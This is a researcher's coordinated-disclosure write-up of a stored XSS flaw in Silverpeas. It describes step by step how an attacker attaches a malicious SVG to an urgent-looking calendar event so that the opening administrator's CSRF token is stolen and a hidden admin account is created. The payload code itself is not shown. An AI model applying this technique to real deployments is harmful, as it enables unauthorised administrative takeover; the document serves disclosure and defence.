
After discovering the vulnerability, I notified the Silverpeas development team and obtained their agreement to disclosure following our discussions. This article documents the attack sequence and mitigations to help prevent similar issues.
🎯 Test objective
This proof of concept uses SVG script execution to gain administrator privileges through browser-based XSS. It steals the administrator's CSRF protection token (X-STKN) and then creates a new administrator account without the administrator's knowledge.
Proof of concept (PoC)
🧩 Overview
This privilege escalation scenario uses the calendar's event functionality. The attacker attaches a malicious SVG file to a public event presented as urgent and encourages the administrator to open it. Although an ordinary image appears on screen, code inside the SVG creates a new administrator account. The attacker obtains full administrative privileges without the administrator noticing the attack.
🧑💻 Test environment

The reproduction uses two accounts. The administrator (Admin) is the target, while the John account represents the attacker.

📅 Step 1: Create a new event
Sign in as John, then create a new event under “My Diaries” in the left-hand menu.

🧲 Step 2: Enter a title that prompts the administrator to look
Use an event title that encourages the administrator to inspect its contents.

🔥 Step 3: Invite the administrator and attach the malicious SVG
To make the event easy for the administrator to find, set its visibility to 'Public' and its priority to 'High'.
Add the administrator to the attendee list. This sends the event directly to the target.
Next, attach the SVG file containing the attack code.
The SVG code and how it works are explained in detail later in this article.

✅ Step 4: Complete event creation
Clicking “OK” displays a message confirming that the event has been created.
Once the new event appears in the calendar, the attack setup is complete.
👀 Step 5: The event appears in the administrator's view

Now sign in with the administrator account.
The attacker's event appears on the Welcome Page displayed immediately after sign-in.
Its title and priority make it appear to require urgent attention. This scenario assumes that the administrator clicks it.
🖼️ Step 6: Inspect the attachment

Nothing appears unusual on the event details page.
The attached SVG also looks like an ordinary image file.
The file's appearance gives little indication of the risk, so the administrator may open it without suspicion.
💥 Step 7: Opening the SVG executes the attack code

When the administrator clicks the SVG file, it opens in a new tab.
Only a small green triangle is visible on screen.
The visible content does not reveal whether the attack has run.
🎭 Step 8: An account is created without the administrator's knowledge
While the triangle is displayed, requests to create a new account are processed in the background.

The user list confirms that the "newJohn newDoe" account has been created.
